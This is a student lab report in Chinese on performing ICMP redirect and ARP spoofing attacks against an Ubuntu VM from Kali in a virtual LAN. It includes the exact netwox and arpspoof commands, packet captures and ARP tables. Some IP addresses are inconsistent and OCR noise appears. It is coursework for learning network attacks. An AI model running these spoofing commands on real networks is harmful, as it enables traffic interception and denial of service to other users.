

lab4实验报告

姓名： 柯志伟

学号: PB20061338


1 实验目的

- ICMP重定向攻击
- ARP欺骗攻击

2 实验环境

利用VMware Workstation使用NAT网络连接方式搭建局域网,VMware的虚拟网络设置为NAT模式并启动DHCP,搭建子网(子网IP: 192.168.27.0子网掩码: 255.255.255.0)

- 组网的拓扑结构如下:




- 各主机IP及操作系统版本如下:


角色	IP地址	操作系统版本
攻击者	192.168.27.128	Kali 2022
靶机	192.168.27.129	Ubuntu 2020
物理主机	192.168.121.1	Win11

- 搭建结果如下

kali攻击机



Ubuntu靶机



Win物理主机

```
C:\Windows\System32\cmd.exe

媒体状态 . . . . . : 媒体已断开连接
连接特定的 DNS 后缀 . . . . . :

以太网适配器 VMware Network Adapter VMnet1:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::bf64:a45:1df3:d8ef%14
    IPv4 地址 . . . . . : 192.168.27.1
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . :

以太网适配器 VMware Network Adapter VMnet8:

    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::c898:fb29:ea53:f94c%2
    IPv4 地址 . . . . . : 192.168.121.1
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . :

无线局域网适配器 WLAN:


    连接特定的 DNS 后缀 . . . . . :
    本地链接 IPv6 地址. . . . . : fe80::87d9:4649:9e31:1554%19
    IPv4 地址 . . . . . : 192.168.0.100
    子网掩码 . . . . . : 255.255.255.0
    默认网关 . . . . . : 192.168.0.1

以太网适配器 蓝牙网络连接:
```

各主机互ping结果


```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)~-[~/Desktop]
$ ping 192.168.121.129
PING 192.168.121.129 (192.168.121.129) 56(84) bytes of data.
64 bytes from 192.168.121.129: icmp_seq=1 ttl=64 time=0.544 ms
64 bytes from 192.168.121.129: icmp_seq=2 ttl=64 time=0.732 ms
64 bytes from 192.168.121.129: icmp_seq=3 ttl=64 time=0.491 ms
64 bytes from 192.168.121.129: icmp_seq=4 ttl=64 time=0.627 ms
64 bytes from 192.168.121.129: icmp_seq=5 ttl=64 time=0.347 ms
```



The screenshot shows a terminal window titled 'jack@jack-virtual-machine: ~/Desktop'. The user has executed the command 'ping 192.168.121.128'. The output shows 13 successful ping responses, each with 64 bytes of data, a TTL of 64, and various response times ranging from approximately 0.269 ms to 1.14 ms.

```
jack@jack-virtual-machine: ~/Desktop$ ping 192.168.121.128
PING 192.168.121.128 (192.168.121.128) 56(84) bytes of data:
64 bytes from 192.168.121.128: icmp_seq=1 ttl=64 time=0.314 ms
64 bytes from 192.168.121.128: icmp_seq=2 ttl=64 time=0.687 ms
64 bytes from 192.168.121.128: icmp_seq=3 ttl=64 time=0.400 ms
64 bytes from 192.168.121.128: icmp_seq=4 ttl=64 time=0.838 ms
64 bytes from 192.168.121.128: icmp_seq=5 ttl=64 time=0.564 ms
64 bytes from 192.168.121.128: icmp_seq=6 ttl=64 time=0.563 ms
64 bytes from 192.168.121.128: icmp_seq=7 ttl=64 time=0.384 ms
64 bytes from 192.168.121.128: icmp_seq=8 ttl=64 time=0.462 ms
64 bytes from 192.168.121.128: icmp_seq=9 ttl=64 time=0.591 ms
64 bytes from 192.168.121.128: icmp_seq=10 ttl=64 time=0.290 ms
64 bytes from 192.168.121.128: icmp_seq=11 ttl=64 time=0.812 ms
64 bytes from 192.168.121.128: icmp_seq=12 ttl=64 time=0.269 ms
64 bytes from 192.168.121.128: icmp_seq=13 ttl=64 time=1.14 ms
```



The screenshot shows a Windows command prompt window with the title bar 'C:\Windows\System32\cmd.exe'. The user is at the directory 'E:\AppData\VMware\Ubuntu' and has executed 'ping 192.168.121.128'. The output is in Chinese, showing 4 successful ping responses with 32 bytes of data, a TTL of 64, and response times less than 1ms. It also includes a summary of the ping statistics.

```
C:\Windows\System32\cmd.exe
E:\AppData\VMware\Ubuntu>ping 192.168.121.128

正在 Ping 192.168.121.128 具有 32 字节的数据:
来自 192.168.121.128 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.121.128 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.121.128 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.121.128 的回复: 字节=32 时间<1ms TTL=64

192.168.121.128 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms

E:\AppData\VMware\Ubuntu>ping 192.168.121.129

正在 Ping 192.168.121.129 具有 32 字节的数据:
来自 192.168.121.129 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.121.129 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.121.129 的回复: 字节=32 时间<1ms TTL=64
来自 192.168.121.129 的回复: 字节=32 时间<1ms TTL=64

192.168.121.129 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms

E:\AppData\VMware\Ubuntu>
```

3 实验要求

1. 搭建攻击场景，并用表格的形式展示各台主机IP地址与操作系统版本，以网络拓扑图的形式展示攻击场景。
2. 分别完成ICMP重定向攻击与ARP欺骗攻击，在实验报告中分别展示攻击手段并以截图的形式分别展示两种攻击的结果（ping命

令前后对比结果/arp表前后对比结果、报文抓取结果、网页访问前后对比结果）并对关键内容辅以必要的解释；

3. 针对上述两种攻击进行系统加固（防御），展示系统加固（防御）手段，完成系统加固之后（防御）重复上述攻击并展示防御效果。

4 实验过程


4.1 ICMP重定向攻击

1. 攻击前Ubuntu ping以及网页访问结果


```
jack@jack-virtual-machine:~/Desktop$ ping www.baidu.com
PING www.baidu.com (110.242.68.4) 56(84) bytes of data:
64 bytes from www.baidu.com (110.242.68.4): icmp_seq=1 ttl=128 time=33.6 ms
64 bytes from www.baidu.com (110.242.68.4): icmp_seq=2 ttl=128 time=31.3 ms
64 bytes from www.baidu.com (110.242.68.4): icmp_seq=3 ttl=128 time=30.5 ms
64 bytes from www.baidu.com (110.242.68.4): icmp_seq=4 ttl=128 time=30.9 ms
64 bytes from www.baidu.com (110.242.68.4): icmp_seq=5 ttl=128 time=30.6 ms
64 bytes from www.baidu.com (110.242.68.4): icmp_seq=6 ttl=128 time=30.8 ms
64 bytes from www.baidu.com (110.242.68.4): icmp_seq=7 ttl=128 time=31.7 ms
64 bytes from www.baidu.com (110.242.68.4): icmp_seq=8 ttl=128 time=32.0 ms
64 bytes from www.baidu.com (110.242.68.4): icmp_seq=9 ttl=128 time=35.5 ms
64 bytes from www.baidu.com (110.242.68.4): icmp_seq=10 ttl=128 time=31.5 ms
```



2. 去除Ubuntu的系统防范措施



3. Kali发起ICMP重定向攻击, 使用 `sudo netwox 86 -f "host 192.168.121.129" -g "192.168.121.128" -i "192.168.121.2"`, 同时Ubuntu开启Wireshark抓包



4. 攻击结果展示

Capturing from ens33

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>


No.	Time	Source	Destination	Protocol	Length	Info
5	12.809688780	192.168.121.129	117.18.237.29	TCP	54	[TCP Prev]
6	12.801172484	117.18.237.29	192.168.121.129	TCP	60	[TCP ACKed]
7	12.540216394	117.18.237.29	192.168.121.129	TCP	60	80 → 52030
8	12.540247572	192.168.121.129	117.18.237.29	TCP	54	52030 → 80
9	15.360678961	VMware_1c:52:5c	VMware_f5:79:6c	ARP	42	who has 19
10	15.360913222	VMware_f5:79:6c	VMware_1c:52:5c	ARP	60	192.168.12
11	44.521246266	192.168.121.129	192.168.121.2	DNS	89	Standard q
12	44.531408785	192.168.121.2	192.168.121.129	ICMP	70	Redirect
13	44.535628160	192.168.121.2	192.168.121.129	DNS	257	Standard q
14	44.535652203	192.168.121.2	192.168.121.2	ICMP	70	Redirect

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface ens33, ic
 Ethernet II, Src: VMware_1c:52:5c (08:0c:29:1c:52:5c), Dst: VMware_f5:79:6c (08:50:56:f5:
 Internet Protocol Version 4, Src: 192.168.121.129, Dst: 117.18.237.29
 Transmission Control Protocol, Src Port: 52030, Dst Port: 80, Seq: 1, Ack: 1, Len: 0

```

jack@jack-virtual-machine: ~/Desktop
jack@jack-virtual-machine:~/Desktop$ ping www.baidu.com
PING www.a.shifen.com (110.242.68.3) 56(84) bytes of data:
64 bytes from 110.242.68.3: icmp_seq=1 ttl=128 time=35.0 ms
From bogon (192.168.121.2) icmp_seq=1 Redirect Host(New nexthop: 128.121.168.192
(128.121.168.192))
From bogon (192.168.121.2) icmp_seq=2 Redirect Host(New nexthop: 128.121.168.192
(128.121.168.192))
f/al
l/ac
stea
stea

```




被攻击后由于网关被重定向,导致Ubuntu发向外网的数据包被重定向到kali主机([192.168.121.129](#)),Kali并不会将数据包向外转发最终由于数据包未到达百度而没有数据包回复过来,因此ping为得到百度的数据包回复,浏览器访问百度一直处于未响应直至超时。

5. 攻击结束使用 `sudo iptables -F` 重置



4.2 ARP欺骗攻击


1. 被攻击前 ping、网页访问结果、arp表

```
jack@jack-virtual-machine: ~/Desktop$ ping www.baidu.com
PING www.a.shifen.com (110.242.68.4) 56(84) bytes of data:
64 bytes from 110.242.68.4 (110.242.68.4): icmp_seq=1 ttl=128 time=31.8 ms
64 bytes from 110.242.68.4 (110.242.68.4): icmp_seq=2 ttl=128 time=30.8 ms
64 bytes from 110.242.68.4 (110.242.68.4): icmp_seq=3 ttl=128 time=32.0 ms
64 bytes from 110.242.68.4 (110.242.68.4): icmp_seq=4 ttl=128 time=32.3 ms
64 bytes from 110.242.68.4 (110.242.68.4): icmp_seq=5 ttl=128 time=31.6 ms
64 bytes from 110.242.68.4 (110.242.68.4): icmp_seq=6 ttl=128 time=30.3 ms
64 bytes from 110.242.68.4 (110.242.68.4): icmp_seq=7 ttl=128 time=30.1 ms
```

2. Kali发起ARP欺骗攻击, 使用 `sudo arpspoof -i eth0 -t 192.168.121.129 192.168.121.2`, 同时Ubuntu启动wireshark抓包
3. 攻击结果展示






A terminal window titled 'jack@jack-virtual-machine: ~/Desktop' showing the following commands and output:

```
jack@jack-virtual-machine:~/Desktop$ ping www.baidu.com
ping: www.baidu.com: Temporary failure in name resolution
jack@jack-virtual-machine:~/Desktop$ arp -e
```

Address	HWtype	HWaddress	Flags	Mask	Iface
192.168.121.128	ether	00:0c:29:b0:82:7e	C		ens33
192.168.121.254	ether	00:50:56:ed:6f:a1	C		ens33
192.168.121.2	ether	00:0c:29:b0:82:7e	C		ens33
192.168.121.1	ether	00:50:56:c0:00:08	C		ens33

The terminal prompt is now 'jack@jack-virtual-machine:~/Desktop\$'.



由被攻击后的 arp 表可以看出网关的 mac 地址被更改成了 192.168.121.168(Kali)的mac地址,导致Ubuntu发往外网的数据包被转发到Kali主机,由于Kali主机并不转发该数据包,最终该数据包无法到达目标,因此Ubuntu处于与外网隔绝状态,ping百度以及网页访问均不成功

